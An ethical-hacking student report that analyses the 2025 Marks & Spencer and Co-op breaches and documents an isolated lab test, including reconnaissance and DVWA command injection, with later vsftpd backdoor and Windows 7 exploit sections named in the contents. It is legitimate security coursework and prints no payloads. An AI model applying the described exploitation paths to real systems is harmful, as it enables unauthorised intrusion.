

ACCA7033 Ethical Hacking

Task 1 Critical Incident Analysis and Task 2 Technical Security Assessment

Student Name	Md Shibli Hossain
Student ID	2517990

Abstract

In this report, we have incorporated two security tests. Task 1 critically evaluates the 2025 Marks & Spencer and Co-op cyber incidents, concluding that current retail risk is operational and technical, necessitated by identity misuse, poor segmentation, and inadequate preparedness to recover. Task 2 records a technical security controlled test which illustrates three methods of exploitation, namely: web command injection, a vsftpd 2.3.4 backdoor, and exploitation of a poorly hardened legacy Windows host. In both exercises, the gist of the conclusion remains the same, namely: resilience is attained through the hardening of the exposed services, preventing movement on a lateral axis and planning ahead of the detection and containment of an incident.

Table of Contents

Abstract.....	2
Executive Summary.....	4
1. Introduction	5
2. Task 1: Critical analysis of the Marks & Spencer and Co-op cyber incidents	6
2.1 Incident context and why the cases matter.....	6
2.2 Adversary TTP Mapping and Campaign Interpretation.....	6
2.3 Marks & Spencer: disruption, disclosure and resilience questions	7
2.4 Co-op: data access, containment and continuity	8
2.5 Comparative evaluation of the two incidents.....	9
2.6 Strategic lessons for management and governance.....	10
2.7 Recommendations arising from Task 1.....	10
3. Task 2: Technical security assessment report.....	12
3.1 Executive brief	12
3.2 Rules of engagement	12
3.3 Threat emulation plan	12
3.4 Scope, environment and assessment setup.....	12
3.5 Reconnaissance and target profiling	16
3.6 Exploitation path 1: command injection on OWASP Broken Web Applications.....	18
3.7 Exploitation path 2: vsftpd 2.3.4 backdoor on Metasploitable	23
3.8 Exploitation path 3: compromise of a weakly hardened Windows 7 endpoint.....	27
3.9 Risk evaluation and remediation priorities	34
3.10 Evidence package overview	35
4. Conclusion	36
Appendix A. Task 1 Timeline Sources and OSINT Notes	36
Appendix B. Rules of Engagement (RoE).....	36
Appendix C. Threat Emulation Plan (TEP).....	37
References	38

Executive Summary

This report has two objectives. One is to look at the cyber attacks in 2025 on Marks and Spencer and Co-op, and the other is to do a remote lab security test. They show the connection between cyber attacks and technical vulnerability in an easy way.

M&S suffered extended outages for online and delivery operations [1]. Profile and order data was stolen [1]. Card data was obfuscated, passwords were not in plain text [2]. Co-op acknowledged that member names and contact details were accessed [3]. Co-op recovered faster due to system isolation [4]. This demonstrates cyber resilience requires effective risk management [5]. It also needs rapid containment and incident response [6].

The lab test demonstrated these risks. Hosts were identified through scanning [14]. DVWA command injection showed poor input handling [8]. It also had command execution risk [10]. The vsftpd 2.3.4 backdoor provided shell access [11]. This was confirmed by Metasploit [12]. The Windows 7 test demonstrated the risks of unsupported software [13]. The browser exploit also pertained to drive-by attacks [15]. In general, cyber defense requires governance, technical hygiene and response.

1. Introduction

A cybersecurity report should contain strategic discussion and technical evidence. This report includes public case studies and a lab exercise. Task 1 examines the cyber attacks on Marks and Spencer and Co-op in 2025. These attacks are helpful because they both targeted large UK retailers that rely on IT systems, supply chains and payment systems. Marks and Spencer illustrates how cyber attacks can lead to disruption and recovery cost [2]. Co-op demonstrates cyber attacks can result in customer data breaches and reputational harm [4].

Task 2 describes the weaknesses of a small laboratory. Kali Linux was used as the host OS. The targets comprised: a vulnerable web application, a legacy Linux service host and a legacy Windows host. The aim was not to carry out criminal acts but to demonstrate safe testing. Incident response principles [6] were used. Standard security testing practice was also a benefit [14] as this leads directly to understanding what was exploited, its significance, how earlier detection might be achieved and which remediation should priorities. The report comprises four main areas: introduction, Task 1 (originally sent under separate cover), Task 2 executive brief, test rules of engagement, threat diagram, findings and demonstration of compromise and conclusions. Conclusions summed up cyber resilience as being about withstanding attacks because: visibility is needed, segmentation/secure configuration is a factor, the system must be patched and recovered in the event of an attack.

2. Task 1: Critical analysis of the Marks & Spencer and Co-op cyber incidents

2.1 Incident context and why the cases matter

The retail industry is a promising target since it will offer both large volume of customer data, volume of transactions, time sensitive logistics and extensive ecosystem of partners, platforms and suppliers. Even a small first land grab can derail the online ordering, stock management, warehouse operations, payment flows and customer communication in such an environment. That is why the 2025 events which happened to Marks & Spencer and Co-op need to be interpreted as the business-system failures but not as the events of a highly technical nature. How attackers got there is not the most crucial question, but why the disruption that ensued turned out to be operationally significant [5][6].

2.2 Adversary TTP Mapping and Campaign Interpretation

Based on the sequence of public disclosures outlined in **Appendix A**, the table below matches the tactics, techniques and procedures (TTPs) observed with the MITRE ATT&CK framework. Although the technical granularity is constrained, the evidence presented publicly is consistent to describe a strategy that focuses on identity theft, lateral mobility by use of legitimate credentials and monetization through service disruption. This profile fits the operations of the collective known as UNC3944, or Scattered Spider.

Attack Phase / Technique	ATT&CK ID	Confidence	Justification from Public Evidence
Impersonation / Social Engineering	T1656	High	News reports say the hackers called help-desks to reset passwords.
Voice Phishing (Vishing)	T1566.004	Medium-High	Reports show support staff were tricked over the phone.
Valid Accounts	T1078	High	The attackers used real usernames and passwords they had tricked people into giving them.
MFA Manipulation	T1556.006	Medium	This group is known to utilize tricks to make people reset their Multi-Factor Authentication.
Account Discovery	T1087	Medium	Once inside, hackers always look for high-level "admin" accounts to get more control.
System/Network Discovery	T1018 / T1046	Medium	The hackers had to map out the network to find the most important systems to shut down.
Remote Services	T1021	Medium	They likely used normal business tools to move

			from one computer to another inside the network.
Data Collection	T1005	High	Both companies eventually confirmed that hackers accessed their internal files.
Exfiltration (Data Theft)	T1041	High	Co-op confirmed that data was actually taken out of their systems.
Impact (Business Shutdown)	T1486	Medium	The outages were classified under the ransomware-style events, implying that systems were most likely locked or disabled.

Marks & Spencer and Co-op are also useful comparisons since they are in the same general industry but are exhibiting varying trends of social influence. The consequences were not the same, but both were required to communicate with customers, unauthorized access was an issue in both cases, but the visible effects were not the same. Comparative analysis thus assists in isolating the underlying attack as well as the organizational circumstances that influenced the damage of business. The difference plays a significant role in academic assessment, as it shifts the discussion to a different place, where it is evaluated, rather than described.

2.3 Marks & Spencer: disruption, disclosure and resilience questions

In 2025, Marks and Spencer revealed a cyber attack on some of its operations. It subsequently announced that some customer data had been stolen [1]. Personal information that may have been stolen includes names, dates of birth, addresses, order data, contact information and online account data [1]. Credit card details were obscured and passwords were not stored in plain text [1]. But the attack was still significant, as personal and order information can be used to support phishing, social engineering and account attacks.

The attack also severely disrupted Marks and Spencer's online business and retail operations [2]. This demonstrates that the severity of a cyber attack is not only due to data theft, but also service disruption. This attack raises a dependency issue, with identity management, fulfilment, and supplier relationships that may not be easy to recover. The second lesson is the need for breach disclosure. Marks and Spencer attempted to clarify what data was and wasn't compromised [1]. But once a retailer informs customers that their data has been compromised, the problem is now a customer trust issue, not a technical issue. So, the quality of the recovery, speed of communication and support is as important as the exploit or malware.

2.4 Co-op: data access, containment and continuity

Co-op also stated that a cyber-attack in 2025 resulted in unauthorized access to data [3]. Personal names and addresses were breached [3]. It also took swift action to segment its systems and maintain critical

retail operations [4]. This demonstrates the benefits of minimizing the "blast radius" of an attack, compared to Marks and Spencer.

The Co-op experience shows the value of segmentation and speedy decision making. Segmentation may result in temporary outage, but it can prevent the attack from spreading. This can safeguard critical customer-facing systems.

The second lesson is data minimization. Names and contact information can cause problems if used for phishing and social engineering. So, contact data should not be considered "innocent".

Table 1. High-level comparison of the two incidents

Aspect	Marks & Spencer	Co-op
Operations	Major online disruption	Faster retail stabilisation
Data	Profile and order data	Member contact data
Lesson	Recovery design matters	Fast containment matters




Figure 1. Control priorities highlighted by the retail case analysis.

2.5 Comparative evaluation of the two incidents

The two examples indicate the four layers of retail cyber risk: initial access, internal proliferation, operational reliance and readiness to respond. While initial access is the most visible indicator, the other three layers determine whether the attack will be a security nuisance or a major business crisis.

The cases show impact is a matter of what is reachable after getting in. Excessive privilege means that a single device or user can cause a larger problem for the business, so least privilege should be thought of as insurance for the business [5]. Segmentation and well defined configuration also cap movement [7].The

cases also show the importance of recovery. Retailers need to understand how systems support orders, shipping, refunds, support, and suppliers. Without mapping dependencies, recovery will take longer and be less accurate. Communication is also another problem. If a company reacts too slow it might seem the company is not prepared enough. Too fast and self-confident it might have to re-tract. Customer services and crisis communication should be part of an incident response plan [6].

So why do we need resilience? The simple answer is, prevention just isn't good enough. Any mature organization can be compromised. You need to build resilience through early warning, rapid response, clean recovery paths and robust decision making.

2.6 Strategic lessons for management and governance

Having done governance experience, cyber governance should focus on continuation not merely compliance. Certainly compliance with certificates can hardly ensure a retailer enduring every possible situation to stay in business. Governance should touch on Identity loss, abbreviated fulfilment, detachment from suppliers and Clean recovery. Third-party risk needs also to be factored in. Retailers employ cloud providers, logistics companies, payment services providers, delivery contractors and software vendors. Due diligence regarding suppliers should include logging, an administration for privileged access, remote support ability and disaster recovery. This minimizes the chance of one weak link affecting the entire business.

The final lesson is management decision-making. During a crisis, management must manage: investigation, communication, legal and service recovery. Management cannot do all these without roles & escalation procedures. Tabletop exercises must have direct link to business processes, not just IT.

2.7 Recommendations arising from Task 1

The first one is to enhance identity-based security. Privileged accounts ought to be reduced, secure with phishing-resistant authentication where feasible and kept track of in the event of abnormal usage. The separation of administrative access and day-to-day accounts and the tight control and testing of emergency accounts should be implemented. Identity in most of the contemporary attacks is the route whereby attackers leverage one breach into a wide organizational coverage.

The second one is to design to contain. High-value systems should be segmented by the retailers, east-west movement restricted and the fulfilment, customer communications and store operations must be able to operate in degraded mode even when the central systems are being investigated. This is not so much of a network design question; it is a question of service continuity. Segmentation is good and it minimizes the blast radius of compromise and gives time to recover.

Third, organizations ought to enhance incident preparedness by having offline recovery processes, clean build pictures, credential reset strategies, customer notification templates and pre-determined decision thresholds. Both NIST and NCSC guidelines focus on preparation since a hasty response is likely to increase damage, instead of mitigating it [6][7]. Lastly, the data of customers must be minimized and it must be stored based on defensible business reasons. The less sensitive data stored, the less is the downstream damage in case an incident happens

3. Task 2: Technical security assessment report

3.1 Executive brief

The practical assessment was conducted in a host-only lab environment and shown to have three different attack vectors on intentionally vulnerable systems. Perhaps the most significant is that the vulnerabilities were relatively simple but resulted in disproportionate security risk: a lack of input validation allowed for operating-system commands to be executed by a web application, a legacy FTP server had an open and well-documented backdoor, and a poorly protected Windows 7 system could be compromised through a browser. Each one of these findings is not to be considered as exotic. Their importance is the opposite: even inevitable vulnerabilities might provide full control over the system in the absence of simple safeguards. The message is clear to management. High impact cyber risk is often triggered by the basic vulnerabilities in patching, secure configuration, service reduction and monitoring.

3.2 Rules of engagement

The complete Rules of Engagement (RoE), with detailing the authorized scope, permitted activities and testing limitations for this assessment is in Appendix B.

3.3 Threat emulation plan

Table 2. Simplified attack chain

Phase	Action	Focus
Discover	Host/port scan	Discovery
Exploit	Web, FTP or browser path	Initial access
Validate	Shell or Meterpreter	Execution
Review	Privilege and host checks	Post-access

A detailed narrative of the Threat Emulation Plan (TEP), outlining the modeled adversary behavior and attack sequences for each target, is provided in Appendix C.

3.4 Scope, environment and assessment setup

The virtual lab was comprised of four virtual machines connected via a VirtualBox host-only network. Kali Linux was used as the hacking machine for discovery, exploitation and verification. OWASP Broken Web Applications was used to test insecure web applications. Metasploitable was an old vulnerable Linux server. Windows 7 was a vulnerable workstation.

This lab was safe to use for educational purposes because it was not connected to the internet, but it permitted actual protocol interaction. The primary protocols were ICMP, HTTP, FTP and TCP session establishment. In summary, the lab demonstrated that systems can be compromised in many ways, but often fail for the same reason: poor services, software and security.

Table 3. In-scope virtual machines

System	Role	IP
--------	------	----

Kali Linux	Testing host	192.168.56.105
OWASP BWA	Web target	192.168.56.106
Windows 7	Endpoint target	192.168.56.107
Metasploitable	Service target	192.168.56.108




Figure 2. Isolated host-only topology used for the laboratory assessment.




Figure 3. VirtualBox evidence showing the Kali Linux machine in scope.




Figure 4. VirtualBox evidence showing the OWASP Broken Web Applications machine in scope.




Figure 5. VirtualBox evidence showing the Windows 7 machine and its configuration summary.




Figure 6. Additional VirtualBox evidence for the Windows 7 machine.




Figure 7. VirtualBox evidence showing the Metasploitable machine in scope.

3.5 Reconnaissance and target profiling

Phase 1 established situational awareness. The lab used a ping sweep and service enumeration to discover hosts and services. This is vital as exploitation requires certainty.

The scan revealed the three main targets and their services (Figures 8 and 9). The OWASP host could be used for web app testing. Metasploitable was a target with legacy services, such as FTP, which required version checking. Windows 7 was considered as an end target.

Reconnaissance also helped as evidence. The screenshots demonstrated that subsequent findings were based on the results of scanning, not just guessing.




Figure 8. Ping sweep used to identify live hosts on the host-only segment.



Figure 9. Service enumeration results used to profile exposed ports and targets.




Figure 10. Supplementary host-discovery evidence supporting initial profiling.

3.6 Exploitation path 1: command injection on OWASP Broken Web Applications

The first exploit was tested on DVWA in the OWASP Broken Web Applications VM. The vulnerable feature took user input and passed it to a system command. Here we saw injection vulnerability, in which a web request can be converted to operating system commands [8].

First, the test verified normal operation. Then more commands were added by using separator characters. The `whoami` command showed that the server was running commands, not just echoing input. Commands to read files also produced local information. This demonstrated that a remote user could get the web server to execute commands.

This was concerning because a vulnerability in the web could result in compromise of the host. It could be used for information gathering, data theft or other lateral movement [9]. It also corresponded to the command execution behaviour described by MITRE [10]. The screenshots of the access-log were helpful because they provided evidence.

The key mitigations are robust input validation, avoiding risky shell commands, low privilege for the web service, and logging unusual command execution. Training apps should also be segregated from other systems.

